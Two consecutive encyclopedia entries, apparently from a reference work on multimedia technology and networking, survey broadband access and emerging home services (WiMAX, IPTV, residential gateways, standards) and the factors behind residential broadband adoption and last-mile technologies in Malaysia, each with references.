Broadband adoption has marked an increasing number of subscribers worldwide due to several factors such as increasing number of PCs in households, broadband access services, standardization, emerging technologies and applications, government policy, and market players. Japanese manufacturers are attempting to seamlessly interconnect wireless personal area network with mobile phones, whereby home network service could be controlled by remote users. Starting in 2007, ABI Research forecasts that converged intelligent home network services (home automation and networked digital appliances) will take off in the South Korean market (ABI, 2007). Home networking is evolving rapidly to digital home and smart home environments (MIT Project, 2007). Digital Living Network Alliance defines a digital home consisting of "a network of consumer electronics, PCs and mobile devices that co-operate transparently, delivering simple, seamless interoperability" (DLNA, 2007).

The rapid developments are in all areas: devices, services, and access. Consumers have gone from using their home network primarily to share broadband connections delivering video and audio over IP around the home. Content management and service provisioning is key to offering entertainment services including personalization, context awareness, and positioning (Kozbe, Roccetti, & Ulema, 2005). Networked consumer systems and devices, including network-centric entertainment systems, have become one of the major focus areas of the communication and entertainment industries (Rocetti, Kozbe, & Ulema, 2005). The introduction of iPod device and of iTunes Music Store service brought digital entertainment into home. Other factors that contributed to this success include:

- Advances of multimedia technology such as high-quality video and sound.
- Advances in wireless communications and interactive applications taking nomadic entertainment experiences to new dimensions.
- Compatibility among devices.
- Increased revenue on game software and devices, surpassing the revenues achieved by the movie industry.

In this chapter, an update of the chapter of the first edition (Hentea, 2005), we focus on recent advances and trends for broadband access and services. The rest of the chapter is organized in sections as follows: the next section contains recent enhancements of broadband access; then, we provide an overview of emerging services and technologies in one section, followed by a brief review of the standards in the next section. We conclude with a perspective on the future developments.

HIGH-SPEED BROADBAND ACCESS

Broadband access technologies are described in Hentea (2005). Today, digital subscriber line (DSL) and cable modem technologies are the predominant mass-market broadband access technologies that typically provide up to a few megabits per second of data to each user. Since their initial deployment in the late 1990s, these services have exhibited considerable growth. However, the availability of wireless solutions potentially accelerated this growth. There are two fundamentally different types of broadband wireless services. The first type attempts to provide a set of services similar to that of the traditional fixed-line broadband but using wireless as the medium of transmission. This type, called fixed wireless broadband, can be thought of as a competitive alternative to a DSL or cable modem. The second type of broadband wireless, called mobile broadband, offers the additional functionality of portability, nomadicity, and mobility.

However, there are issues with the services based on these technologies. Many services are not performing at the best quality. For example, when mixing interactive and noninteractive traffic over DOCSIS, ADSL, or Wi-Fi (IEEE 802.11b) wireless links, substantial delay is introduced to downstream traffic due to sharing the medium along their end-to-end path, despite available link capacity. These delays, on the order of 100 ms for the DOCSIS network and 50 ms for the Wi-Fi network, are significant when the broadlink is part of an overall service supporting voice over IP (VoIP), interactive online gaming, or similar delay-sensitive applications (But, Nguyen, & Armitage, 2005). Therefore, high-broadband access technologies are emerging. One stimulus to current developments is due to recently finalized standards for WiMAX technology. As a wireless access network, WiMAX has shown great potential to provide broadband transmission services to residential premises. WiMAX technology has evolved through four stages (Andrews, Ghosh, & Muhamed, 2007):

1. Narrowband wireless local loop systems (WLL)
2. First generation line-of-sight (LOS) broadband systems
3. Second generation non-line-of-sight (NLOS) broadband systems
4. Standards-based broadband wireless systems.

Essential capabilities such as mobile WiMAX's fast data upload speed will revitalize advanced wireless Internet applications like user-created content, already a popular application. While commuting, consumers can upload their pictures or videos onto their personal blogs or networking sites, and share them instantaneously with their friends and family. Personal broadcasting in real time will become a reality. The combination of mobile WiMAX with other technologies and services, such as Wi-Fi or mobile TV, will allow for new services to emerge. Mobile WiMAX can also create truly "smart" homes and "with Mobile WiMAX, the era of personal broadband will truly begin" (Lee, 2007).

Trials using Samsung's Mobile WiMAX systems are currently underway by global operators including Sprint-Nextel in the U.S., Telecom Italia in Italy, and Etisalat in the United Arab Emirates. Samsung's vision of Mobile WiMAX is that the technology will pave the way for 4G network and become the front runner of the IP-based mobile broadband era (Lee, 2007). In addition, emerging services and infrastructures are evolving. We provide an overview of most recent trends in the next section.

EMERGING INFRASTRUCTURE AND SERVICES

Multicast TV and voice over IP services are the new services; their integration with data transport is called triple play. These services are provided through either the same connectivity box (the modem) or a dedicated set-top box. In the near future, operators plan to open the service delivery chain (MUSE, 2007). Instead of being tied to a single service provider for television and phone over IP, the end user will have a variety of choices and will gain from competition in both price and diversity. This business model is referred to as multiplay. Residential gateway is the device connecting the home network to the WLAN or Internet. We provide a brief description of the capabilities and requirements for the emerging gateway in the following subsection.

Another emerging service is Internet Protocol Television (IPTV), which is considered the killer application for the next-generation Internet. IPTV service provides television over IP for residential and business users at a lower cost. These IPTV services include commercial-grade multicasting TV, video on demand (VoD), triple play, voice over IP (VoIP), and Web/e-mail access, well beyond traditional cable television services. IPTV is a convergence of communication, computing, and content, as well as an integration of broadcasting and telecommunication. We discuss the requirements and solutions for the IPTV services in the subsequent subsection.

Residential Gateway

The home gateway market is restructuring because of dynamic changes to the home network (increasing size and attaching more devices) and emerging new actors on the wide area network (WAN) side such as multimedia content providers (Royon & Frenot, 2007). From both sides emerge new features and new management needs for the home gateway, making it more intelligent than a simple interconnection device. These capabilities include:

- Integrated services based on a set of configurable services, which can be operated, controlled, or monitored by different service providers. For instance, the home gateway would monitor a pacemaker or similar medical appliances, and alarms would be forwarded to family members and the nearest hospital.
- Multiservice which is broadened service to include management facilities for in-home devices (configuration, preferences, monitoring), human-machine interfaces, and any kind of application the gateway may host. In the triple play model, the home gateway already hosts or uses information and configuration from both home users (e.g., Wi-Fi access point settings) and the access provider (e.g., last mile settings).
- Real-time interactivity capability to support the new generation of Web technologies.
- Management model includes user management domain (contains all interactions the end user and local devices may have with the home gateway), service management (represents the interactions between a service provider and a service hosted on the gateway), and access management (is the usual access provider) domains.

IPTV Services

To deploy IPTV services with a full quality of service (QoS) guarantee, many underlying technologies must be further studied (Xiao, Du, Zhang, Hu, & Guizani, 2007). IPTV has a different infrastructure from TV services which push the content to the users. IP infrastructure is based on personal choices, combining push and pull, depending on people's needs and interests. Therefore, IPTV has two-way interactive communications between operators and users. Examples include streaming control functions such as pause, forward, rewind, and so on, which traditional cable television services lack. IPTV service first started in Japan in 2002, then became available in Korea. Asia has been at the forefront of IPTV services, launching IPTV service tests in 8 out of 13 economies in the Asia-Pacific region.

However, the industry needs IPTV service to justify the investment in broadband access networks. The following technologies are identified as choices for the infrastructure of the IPTV services (Xiao et al., 2007):

- ADSL2+ (Asymmetric digital subscriber line) can deliver up to 24 Mbps.
- VDSL2 (very high bit rate digital subscriber line 2, ITU-T G.993.2 standard) provides full duplex aggregate data rates up to 200 Mbps using a bandwidth up to 30 MHz.
- Carrier-Grade Ethernet can provide up to 10 Gbps access speed, eight classes of service (CS), and unicast/multicast/broadcast modes via a virtual local area network and provides better QoS guarantee.
- Wireless local area network (LAN) network (based on IEEE 802.11n standard of 2007) can support IPTV services (called wireless IPTV) with better QoS via high data acces rates and throughput.
- Fiber optic networks will be the ideal choices for access networks as fiber deployment cost decreases. FTTH (fiber to the home) and fiber to the premises (FTTP) use fiber-optic cables for IPTV services to businesses and homes. FTTP includes active FTTP and passive FTTP architectures.
- Optimized architecture for the access network is using either dedicated or shared fibers.
- Affordable costs for the home user are the key to increased broadband services.
- Higher reliability on network access ensures better services for the user.
- Combined technologies such as EPON and WiMAX are promising technologies for new generation wired and wireless broadband access

because of their complementary features. For example, EPON network can be used as a backhaul to connect multiple dispersed WiMAX base stations (Shen, Tucker, & Chae, 2007).
- QoS guarantee and traffic management are required for core networks and access networks, in particular for IPTV services.
- User-centric approach such that users can access different networks and services using a single device equipped with multiple radio interfaces, called intelligent terminal (Nguyen-Vuong, Agoulmine, & Ghamri-Doudane, 2007).
- Evolution to converged network that enables all the necessary and possible services. Different services previously offered by disparate network systems, such as satellite, cellular, digital subscriber line (xDSL), and cable, will be provided by a single next-generation network.

However, the use of these technologies is governed by completion and adoption of the standards. The next section is a brief review of the most relevant standards.

STANDARDS

Standardization plays a big role in achieving the delivery and acceptance of the existing and new services. Networked appliances are typically deployed inside the home and are connected to a local area network. Usually, appliances use a large number of different protocols to communicate, such as Universal Plug and Play (UPnP), X-10, Bluetooth, Home Audio/Video Interoperability (HAVi), and Multimedia Home Platform (MHP). Consequently, appliances employing different protocols cannot communicate with each other. Interoperability is crucial for the successful development of home networks and services. Emerging service requirements include the customer premises equipment consisting of residential gateway, access points, voice over IP (VoIP), phones, set-top boxes, media servers, media renderers, PCs, game machines, and so on. The aim is to deliver services with minimal installation costs and with limited user interaction and limited user ability to configure his or her equipment. An integration of local and remote management is described by Nikolaidis, Papastefanos, Doumenis, Stassinopoulos, and Drakos (2007). The most important developments include:

- New-generation fiber-based access techniques have been standardized and are gradually deployed to the curb, building, or home. Wireless access techniques based on Wi-Fi and WiMAX standards for the wireless and broadband access are continuously expanding their transmission data rates coverage, and QoS support.
- Recent standards such as IEEE 802.15.4 and ZigBee stimulated the development of numerous commercial products (Wheeler, 2007). Sensor networks are widely deployed in diverse applications including home automation.
- Adoption of wireless peripheral connections based on WUSB (Wireless USB) standard, which offers easier implementation and communication of multimedia between devices than wired USB devices (Leavitt, 2007).
- Current projects on home gateways are led by the HGI specifications, the OSGi platform, and management technologies. There are pros and cons against each standard; they lack the integration of the multiservice business model. The winner standard is in the future. The OSGi-based infrastructure fills the niche of capabilities in a smart home: network connecting, context provisioning, and multimedia personalizing such as context-aware cognizant of user contexts and capable of adapting to them seamlessly (Yu, Zhou, Yu, Zhang, & Chin, 2007). One potential solution for remote management of the local environment could be via the OSGi protocol (Duenas, Ruiz, & Santillan, 2005). In OSGi, management capabilities are built into every application and offered to application providers. However, such an approach would require the home devices to support Java and would not allow detailed control of the local infrastructure. The HGI-based home gateway performs various tasks, from protocol translation to quality of service (QoS) enforcement to remote access.
- Standardization of IPTV is important and difficult; however, it is mandatory for successful deployment. Since there are no established standards at this stage, some businesses may be forced to use proprietary solutions. Standardization is in progress in ITU-T forum.
- The recent released standard (CWMP) for the CPE wide area network protocol management protocol addresses management not only in DSL,

B

but in any IP-based multiservice equipment; the acceptance of operators for the CWMP is rising (DSL Statistics, 2007). Similar standards are considered by other organizations such as IETF, OASIS, DMTF, and OMA.

- The UPnP protocol (UPnP, 2003) already supports in-home equipment and constitutes the core technology of the Digital Living Networking Alliance.
- XML-based standards for remote management can be rapidly promoted and extended by covering local configuration solutions.
- Issues in delivering multimedia services via mobile networks to consumers include QoS, mobility performance, cost of delivery, regulation capacity, and spectrum planning. Possible approaches are investigated to resolve compatibility issues (Kota, Qian, Hossain, & Ganesh, 2007).
- Multitude of existing and evolving cell phone standards need to react quickly to market requirements because multiple standards have become the norm in the high-end mobile phone market (Ramacher, 2007).

CONCLUSION

By 2008, more than half of the world's population will be urban (Hassler, 2007). Many of the challenges of urban life will need technological solution for communications and Internet access and Web-based services. Historically, data rates associated with broadband consumer service offerings have increased at a rate of approximately 1.3 times per year. Projecting this trend into the future, in the long term we will face bandwidth demands beyond current Gigabit Passive Optical Network (G-PON) capabilities (data rates of 1.2444 Gbps upstream and 2.488Gbps downstream).

However, the definition of broadband data rate is specific to a region or country. It depends on the capabilities of technologies employed as well as regional, national, and local regulations. In addition, the billing of services will have a great impact. Billing is very high in many countries (Levy, 2007). FCC in the U.S. categorizes "broadband" as a connection with a data rate of 200 Kbps, either downstream or upstream. Broadband is a connection that should be at least 2 Mgps according to the Head of the House Subcommittee on Telecommunications. This speed is far lower than current market trends. Other countries have offers of 50 or 100 Mbps.

Researchers in the areas of entertainment technology have the vision of a box that will allow enabling of several services (music, theater, movie, news, games) with just one click of a button. Microsoft will spend $2 billion until 2010 to establish its Xbox machine and online game play box (Kozbe et al., 2005). As home networking continues to grow in popularity and capability, some product vendors see an opportunity to make home networks easier to build and use.

REFERENCES

ABI Research. (2007). *Broadband reports.* Retrieved May 13, 2008, from http://www.abiresearch.com.

Andrews, J.G., Ghosh, A., & Muhamed, R. (2007). *Fundamentals of WiMAX understanding broadband wireless networking.* Upper Saddle River, NJ: Prentice Hall.

But, J., Nguyen, T.T.T., & Armitage, G. (2005). The brave new world of online digital home entertainment. *IEEE Communicationsa Magazine, 43*(5), 84–89.

DLNA. (2007). *DLNA technology.* Retrieved May 13, 2008, from http://www.dlna.org/en/consumer/learn/technology/

DSL Forum. (2007). CPE WAN management protocol (Tech. Rep. No. 69). Retrieved May 13, 2008, from http://www.dslforum.org

Duenas, J.C., Ruiz, J.L., & Santillan, M. (2005). An end-to-end service provisioning scenario for the resaidential environment. *IEEE Communications Magazine, 43*(9).

Hassler, S. (2007). Engineering the megacity. *IEEE Spectrum*, *44*(6), 22–25.

Hentea, M. (2005). Broadband solutions for residential customers. In M. Pagani (Ed.), *Encyclopedia of multimedia technology and networking* (pp. 76–81). Hershey, PA: Idea Group Reference.

Kolberg, M., & Magiil, E.H. (2006). Using pen and paper to control networked appliances. *IEEE Communications Magazine*, *44*(11), 148–154.

Kota, S.L., Qian, Y., Hossain, E., & Ganesh, R. (2007). Advances in mobile multimedia networking and QoS (Guest Editorial). *IEEE Communications Magazine, 45*(8), 52–53.

Kozbe, B., Roccetti, M., & Ulema, M. (2005). Entertainment everywhere: System and networking issues in emerging network-centric entertainment systems (part II). *IEEE Communications Magazine, 43*(6), 73–74.

Leavitt, N. (2007). For wireless USB, the future starts now. *IEEE Computer, 40*(7), 14–16.

Lee, K.T. (2007). Create the future with mobile WiMAX. *IEEE Communications Magazine, 45*(5), 10–14.

Levy, S. (2007, July 9). True or false: U.S.'s broadband penetration is lower than even Estonia's. *Newsweek*, pp. 57–60.

MIT Project. (2007). House-n project. Retrieved May 13, 2008, from http://architecture.mit.edu/house_n/intro.html

MUSE. (2007). European Project, IST-FP6-507295. Retrieved May 13, 2008, from http://www.ist-muse.org

Nguyen-Vuong, Q.-T., Agoulmine, N., & Ghamri-Doudane, Y. (2007). Terminal-controlled mobility management in heterogeneous wireless networks. *IEEE Communications Magazine*, *45*(4), 122–129.

Nikolaidis, A.E., Papastefanos, S., Doumenis, G.A., Stassinopoulos, G.I., & Drakos, M.P.K. (2007). Local and remote management integration for flexible service provisioning to the home. *IEEE Communications Magazine, 45*(10), 130–138.

Ramacher, U. (2007). Software-defined radio prospects for multistandard mobile phones. *IEEE Computer, 40*(10), 62–69.

Ringhandt, A. (2006, September). *Enabling on new revenue generating broadband services by fiber to-the building and – home and the evolution to terabit access and metro networks.* Presentation at BBWF, Vancouver, Canada.

Roccetti, M., Kozbe, B., & Ulema. (2005). Entertainment everywhere: system and networking issues in emerging network-centric entertainment systems: part I. *IEEE Communications Magazine, 43(5)*, 67–68.

Royon, Y., & Frenot, S. (2007). Multiservice home gateways: Business model, execution environment, management infrastructure. *IEEE Comunications Magazine, 45*(10), 122–128.

Shen, G., Tucker, R.S., & Chae, C.-J. (2007). Fixed mobile convergence architectures for broadband access: Integration of EPON and WiMAX. *IEEE Communications Magazine, 45*(8), 44–51.

UPnP Forum. (2007). UPnP device arcvhitecture 1.0 Dec 2003. Retrieved May 13, 2008, from http://www.upnp.org

Wheeler, A. (2007). Commercial applications of wireless sensor networks using ZigBee. *IEEE Communications Magazine*, *45*(4), 70–77.

Xiao, Y., Du, X., Zhang, J., Hu, F., & Guizani, S. (2007). Internet protocol television(IPTV): The killer application for the next-generation Internet. *IEEE Communications Magazine, 45*(11), 126–134.

Yu, Z., Zhou, X., Yu, Z., Zhang, D., & Chin, C.-Y. (2006). An OSGi-based infrastructure for context-aware multimedia services. *IEEE Communications Magazine*, *44*(10), 136–142.

KEY TERMS

Mobility: Ability to keep ongoing connections active while moving at vehicular speeds.

Nomadicity: Ability to connect to the network from different locations via different base stations

OSGi: Open Services Gateway initiative is a service container built on top of a Java virtual machine. It hosts deployment units called bundles, which contain code, other resources (picture, files), and a specific start method.

HAVi: Home Audio Video interoperability is a video and audio standard aimed specifically at the home entertainment environment. HAVi allows different home entertainment and communication devices (such as VCRs, televisions, stereos, security systems, video monitors) to be linked and controlled from one device.

Portability: Ability of a program or application to be ported from one system to another.

Triple-Play: Service package including voice, video, and data.

Wi-Fi: Wireless Fidelity is technology based on IEEE 802.11a/b/ standards for wireless network.

WiMAX: Worldwide interoperability for Microwave Access technology designed to support both fixed and mobile broadband applications.

Broadband Solutions for the Last Mile to Malaysian Residential Customers

Saravanan Nathan Lurudusamy
Universiti Sains Malaysia, Malaysia

T. Ramayah
Universiti Sains Malaysia, Malaysia

INTRODUCTION

Broadband is a term that describes the Internet as a function of high-speed data connections and large bandwidth. The Federation Communication Commission (FCC) defines broadband service as data transmission speeds exceeding 200 kilobits per second (Kbps), or 200,000 bits per second, in at least one direction, either downstream or upstream. Its fundamental ability to bring about change in the socioeconomic fabric hinges on it being a medium for greater amount of data transmission. Briefly, high capacity bandwidth allows greater amount of information to be transmitted which is the essence of all applications and communications. It is widely predicted that Internet through broadband will quickly penetrate the residential markets that is in line with the National Broadband Plan (NBP) that focuses on infrastructure readiness and market penetration, expediting the rollout of broadband using both fixed and wireless access.

The first in the list of 10 National Policy Objectives as stated in the Communications & Multimedia Act (CMA) 1998 reports the aspiration of turning Malaysia into a communications and multimedia global hub. Hashim (2006) states that a secretariat has been formed to roll out the NBP to ensure its success and to achieve the 10% of the population by 2008. Indeed, one of the fundamental strategies to accomplish such a vision is to put in place an efficient **broadband network** and ensure sufficient subscription to the services.

Broadband is different from conventional dial-up services due to its many enhanced capabilities. It provides access to a wide range of Internet services and applications like streaming media, Internet phone, online gaming, and other interactive services. Many of these current and newly developed services are "**bandwidth hungry**," thus requiring large amounts of data transfer at excessively fast speed, which may not be technically feasible with dial-up service. Therefore, broadband service may be increasingly necessary to access a full range of services and opportunities beyond what a dial-up service could potentially offer.

Many residential customers who have been using traditional dial-up have been migrating to broadband. The constantly connected Internet accessibility remains another lucrative benefit for broadband converts as compared to the dial-up technology. Broadband technology does not block phone lines nor requires one to reconnect to the network after logging off. The dedicated connection for the user translates into less delay in transmission of content. A faster connection speed could allow users to access a wide range of resources, services, and products.

BROADBAND ADOPTION FACTORS

In order to determine the best way to accelerate broadband usage, one must understand the different factors that contribute to the adoption of broadband among Malaysian residents. A 4C model (i.e., cost, content, convenience, and confidence) has been identified to explain broadband adoption in the following discussion.

Cost

The most obvious factor limiting broadband demand is cost. Some consumers believe that broadband is a workplace technology with little value outside the office. Price factor is determined by the type of speed package required by the user and of course, the type of subscriber equipment that is related to the service by the user.

The Malaysian Communications and Multimedia Commission (MCMC) conducted a survey with the objective of addressing user gaps on core attributes and current trends on the use of Internet in Malaysian homes. The samples of the survey covered 4, 925 Internet users of private households (both dial-up and xDSL users). The survey also covered the reasons for not engaging in Internet usage based on 2005 nonuser households. About 14% of respondents said that high price is a factor that prevents them from subscribing to broadband. Many attractive packages has been introduced by the application service providers (ASPs) in order to increase broadband penetration and targeted mostly at residential users. Discounts and rebates on top of lucrative prizes are used as bait to increase broadband user base. Cheaper and newer access technology has been introduced to reduce the operational cost, which will indirectly reduce the price of broadband services. Yun, Lee, and Lim (2002) state that "low prices induced by fierce competition created remarkable demand for Internet access in Korea," (p. 22) and fast and reliable connections support with low cost are the preferred broadband features.

The survey results also show a large portion of respondents mentioned that their broadband subscriber are from the no-income category and the monthly subscription fees are being paid by their parents. This is an evident that broadband users are mostly students.

As suggested by Horrigon (2006), the strategy to increase broadband subscription rate in conjunction with maintaining existing users as customers can be extended to students, owing to these newcomers directly utilizing broadband connection without going through the dial up phase.

On the other hand, approximately 45% of respondents who are broadband user groups are from the average monthly income group (RM1000 - RM3000). Since many broadband users access on average of 4 hours per week, narrowband is much preferred due to user's limited variety of application needs. The survey result shows that about 70% of respondents do not exceed 15 hours of Internet usage per week. For them, narrowband charges based on dial up concept is still much economical compared to broadband subscription.

Content

Barriers to greater adoption of broadband includes reluctance to embrace change, lack of relevant local content, lack of reading ability, and lack of appreciation for the possibilities made available by broadband access. Based on the survey, about 80% of residential users are still reluctant to switch to a broadband connection. This can be justified by identifying that only about 50% of Internet users took approximately 12 months to upgrade their connection.

Almost more than half of the Internet users surveyed are young and single. Hence, contents (e.g., movies, music, and games) targeted for the younger generation should be made available with other entertainment and interactive media.

According to the survey by MCMC, e-mail application tops the list of activity (>70 %), followed by education and research activities and information finding about goods and services, each with over 40%. Online newspaper and magazine reading, utilizing interactive chat rooms and playing online games are about 20% each of the total respondents.

Convenience

In addition to concerns over price and lack of sufficient content, potential broadband users are expressing concern over deployment hassles and lack of plug-and-play equipment. Customer complaints like application service providers making customers wait at home all day or require multiple trips by the service technician to install the technology effectively at the customer premise appear to influence narrowband consumers' decisions to not adopt broadband.

More than half of the respondents are satisfied with the current narrowband or dial-up services that they are using. ASP's role should be aggressive enough to ensure that broadband access is erected at residential areas where lots of potential markets are in place. For instance, residential areas near educational institutes, industrial areas, or metropolitan cities are good targets.

Based on the analysis conducted, residential users of broadband connection in Malaysia will increase from 440,000 subscribers in 2006 to 3.9 million subscribers in the year 2010. That is approximately about an 800% increase compared to the current broadband subscription rate in Malaysia. Harada (2002) states that strategy and development of broadband should be establish at a national level.

Various easy installation packages such as the Streamyx-in-a-BOX (SIB) package that hinges on the easy **plug-and-play** concept that is being launched by

Telecom Malaysia NET (TMNET), an ASP, is a good approach to increase broadband customer base. Other than that, for residential users whom are technically challenged, they can get installation aid from the available cash on delivery (COD) contractors with minimal charges factored into the next monthly utility bill.

Another ASP, PenangFON, which uses fibre optic cables to provide broadband to high rise residential units, provides simple access connection that is extendable to many users from the same or different level. This is achieved by plugging the interface cable from the high rise buildings' switch to the subscriber equipment without any extra devices. As the central equipment cost is borne by the ASP, users need to spend much on other materials or hidden charges imposed on their subscription, unlike other ASPs. CELCOM's third generation (3G) services offer very lucrative and attractive packages for subscriber equipment, namely a range of mobile handsets for new subscribers.

Confidence

The fourth factor most clearly impacting demand for higher-speed Internet access is consumer confidence. Consumers are concerned about privacy, security, spamming, and unsavoury online locations, which is the dark side of the Internet.

Savage and Waldman (2004) state that "widespread diffusion of broadband Internet suggest the technology may become just as important to economic growth as other core infrastructure" (p. 243). This is especially true in the United States as many e-commerce applications are emerging and contributing productively to the economy.

Ratnasingam (2003) mentions that the Internet is enabling users to commonly accept e-commerce as a more effective marketing target and planning tool. Thus by embracing broadband, Internet users who indulge in **electronic commerce** would be able to effectively perform their business activities online.

However, MCMC states that only 9.3% of Internet users purchased products or services through the Internet during the past 3 months. Among those who did so, airline tickets were the most popular items (43.8%), followed by books (15.6%) and music (6.8%).

Amount spent on these items were small with 57.7% spending less than RM 500, 20.7% between RM 500.00 to RM 1,000.00, and 6.8% between RM 1,000.00 and RM 1,500.00. This figures clearly indicate that Malaysians are still skeptical as far as e-commerce is concerned.

As a matter of security, 74.2% of Internet users expressed varying degrees of concern about security while on the Net. This included concerns like identity thefts, spam, and malicious virus threats. Only a minute percentage expressed no concern at all.

Since most of the younger generations are common users of Internet, parents are expressing their concern over widely available pornographic materials that are easily accessible. However, certain sites can be protected and locked by parents or guardians. At the moment, parental controls are still lacking (Wee, 2002).

CURRENT TECHNOLOGIES IN PROVIDING THE LAST MILE BROADBAND CONNECTIVITY

In Malaysia, there are numerous ASP players who are competing with each other to reach the residential markets. TMNET, Maxis, Digi, and PenangFON are some of the major companies. Denni and Gruber (2005) mention that with the existence of different broadband companies and telecommunication players, competition will drive broadband growth. The last mile broadband connectivity is still low and needs strong intervention from the Malaysian government (Mansor, 2004). Typically, there are two ways in which broadband can be made accessible to the residents: wired or wireless.

XDSL

This broadband access technology is based on the digital subscriber line (DSL) technology that provides always on, high-speed data services over existing copper or fiber wires to residential users.

The term *xDSL* covers a number of similar yet competing forms of DSL, including asymmetric digital subscriber line (ADSL), symmetrical digital subscriber line (SDSL), high bit rate digital subscriber line (HDSL), Rate Adaptive ADSL, and very high speed digital subscriber line (VDSL). xDSL is drawing significant attention from implementers and service providers because it promises delivery of high-bandwidth data rates to dispersed locations with relatively small changes to the existing telecommunication infrastructure. This is evident according to the analysis done by Dutton, Gillett, McKnight, and Peltu (2003).

The most common type of xDSL is know as ADSL, which is a dedicated, point-to-point, public network access over twisted-pair copper wire or fiber cable on the local loop between the ASP and residential users. It allows users to simultaneously access the Internet and use the phone or fax at the same time, and allowing uninterrupted telephony services even if the ADSL fails.

Fiber Optic

Fiber optic technology converts electrical signals carrying data to light and sends the light through transparent glass fibers about the diameter of a human hair. Fiber transmits data at speeds far exceeding current DSL or cable modem speeds, typically by tens or even hundreds of Mbps. The actual speed experienced will vary depending upon a variety of factors, such as distance between customers' workstation to the nearest fiber terminating equipment and how the service provider configures the service, including the amount of bandwidth used.

Wireless Fidelity (Wi-Fi)

Wi-Fi is a wireless-based local area network (LAN) that can be used to offer "hot spot" broadband local access points to the Internet infrastructure. A basic Wi-Fi antenna can provide signals exchanges with devices such as laptops or computers over distances of up to about 300 meters, and is extendable by advancing technologies in antenna design and operation techniques.

Wi-Fi transmits data at 2.4 GHz or in extended cases, 5 GHz at up to 54 Mbps. The other advantage of this broadband access is the lower initial cost as compared to flexible installation. This is because of the unlicensed radio spectrum that runs on compact equipment due to lesser power consumption. This feature is advantageous for residential areas with limited or no power supplies, such as developing countries or rural and remote areas in developed countries.

Worldwide Interoperability for Microwave Access (WiMAX)

In practical terms, WiMAX would operate similar to Wi-Fi but at higher speeds, over greater distances, and for a greater number of users. WiMAX wireless system consists of two parts: a tower and a receiver. The tower is similar to a cell phone transmission tower and can provide coverage to large areas. The receiver and antenna can be as small size as a box or can be built on a laptop to provide broadband accessibility among residential users.

A WiMAX tower station can connect directly to the Internet using a high-bandwidth, wired connection. It could also connect to another WiMAX tower using line-of-sight, microwave link. This connection to a second tower or known as a backhaul, along with the ability of a single tower to cover up to 3,000 square miles, is what allows WiMAX to provide coverage to remote rural areas.

Basically, there are two main applications of WiMAX: fixed WiMAX and mobile WiMAX applications. Fixed are point-to-multipoint connections enabling broadband access to homes and businesses, whereas mobile WiMAX offers the full mobility of cellular network speeds that results in more efficient throughput, latency, spectral efficiency, and advanced antennae support. The technical difference between both is the existence or non-xistence of **line of sight**, which influences the data transmission quality.

Third Generation Technology (3G)

3G technologies are another form of wireless broadband access. It is based on packet-based transmission of text, digitized voice, video, and **multimedia** at data rates up to and possibly higher than 2 Mbps, offering a consistent set of services to mobile computer and phone users that support mobility of users. 3G improves the data transmission speed up to 144 Kbps in a high-speed moving environment, 384 Kbps in a low-speed moving environment, and 2 Mbps in a stationary environment. In simple terms, 3G services combine high-speed mobile access with Internet protocol (IP)-based services.

This network provides high-speed data services over a wide coverage area, enabling notebook users or mobile phone users to accomplish tasks at the office, at home, or on the road since it allows roaming and interconnection facilities between domestic and international markets.

Satellite

This kind of wireless broadband technology uses radio frequency satellite link to provide subscribers with broadband Internet access. This technology is targeted mostly for users in a poor or nonexistent terrestrial infrastructure, where other broadband solutions are not feasible due to geographical constrains or cost implications.

In the early systems, this technology was capable of providing users with a download speed of 400 Kbps and an upload speed of 56 Kbps. However, this performance has been further upgraded and expected to perform at 1 Mbps download and 500 Kbps upload.

The concept of this technology is that a satellite access service provider substation is being used to transmit data from residential users. The three major components in satellite broadband are subscriber side ground terminal, service provider ground station, and spacecraft.

FUTURE OF LAST MILE BROADBAND ACCESS

The future of broadband access lies on next generation network (NGN), which has the ability to offer multiservices without being tied to the conventional methods of service delivery.

In order to meet those customer requirements, which could vary in products and services requisition, a multiservices access network (MSAN) can be an optimal solution.

Apart from this, MSAN also supports NGN capabilities, which means simultaneously providing access support to the NGN deployment. This MSAN equipment can cost effectively deliver a combination of existing and emerging services like basic telephony, ADSL broadband, ISDN lines, SDSL broadband, and other communication technologies.

With MSAN equipment, service delivery can be efficient and downtime of services can be greatly reduced. This is because MSAN supports existing access interfaces like analogue telephony ports and broadband services, all being integrated into a single platform. New broadband access can also be incorporated with minimal upgrading. It is also anticipated that MSAN can support both wired and fixed-wireless access simultaneously, thus could serve as access diversity in case of failure of an access.

MSAN also can be integrated with other technologies to provide greater range of services. Certain features like maintenance strategies and operational factors can prove to be economically attractive. MSAN equipments are scalable and configurable, and the capacity can be tailored to meet customer demand based on user population appropriateness and cost implications in a particular residential area.

For residential areas with over tens of thousands of subscribers, a very large MSAN is required. However, small MSANs are required at areas currently served by exchanges with up to a few thousand customer lines. Even smaller MSANs may be required for installation in street cabinets or other similar enclosures where large exchanges are no longer required.

Therefore, it is highly advisable that MSAN incorporates WiMAX and fiber network support features on top of the basic telephony and ADSL capabilities.

CONCLUSION

A majority of consumers will sign up for broadband when value-adding applications and services are readily available, easily understood, and offered at reasonable prices. With various initiatives taken by the ASP, local governments, and also content developer, enhancement in **access technology** and increment in residential user penetration in Malaysia will definitely be able to meet the National Broadband Plan target.

The various technologies that provide the last mile broadband connectivity, namely xDSL, fiber technology, and wireless technology, have been discussed in the early parts of this article. In order to both increase market penetration as well as to provide broadband infrastructure readiness to most residential areas, MSAN is strongly recommended, as it is cost saving, scalable, and provides extensive coverage to all residents.

REFERENCES

Denni, M., & Gruber, H. (2005). *The diffusion of broadband telecommunications: The role of competition.* Rome, Italy: Catholic University of Louvain, Department of Economics.

Dutton, W.H., Gillett, S.E., McKnight, L.W., & Peltu, M. (2003). *Broadband Internet: The power to reconfigure access* (forum discussion paper No.1). Oxford, UK: University of Oxford, Oxford Internet Institute.

Harada, I. (2002). *Use of information property in the broadband age and public Internet data center.* Osaka, Japan: Institute for International Socio-Economic Studies.

Hashim, R. (2006, August). *ICT infrastructure and services.* Paper presented at International Conference on Business Information Technology, Kuala Lumpur, Malaysia

Horrigan, J.B. (2006). *Home broadband Adoption 2006: Home broadband adoption is going mainstream and that means user-generated content is coming from all kinds of Internet users.* Washington, D.C.: Pew Internet & American Life Project.

Mansor, S. A. (2004, July). *Policy statement.* Paper presented at Asia-Pacific Telecommunity Ministerial Conference On Broadband And ICT Development, Bangkok, Thailand.

Ratnasingam, P. (2001). Electronic commerce adoption in Australia and New Zealand. *Malaysian Journal of Computer Science, 14*(1), 1-8.

Savage, S.J., & Waldman, D.M. (2004). United States demand for Internet access. *Review of Network Economics, 3*(3), 243.

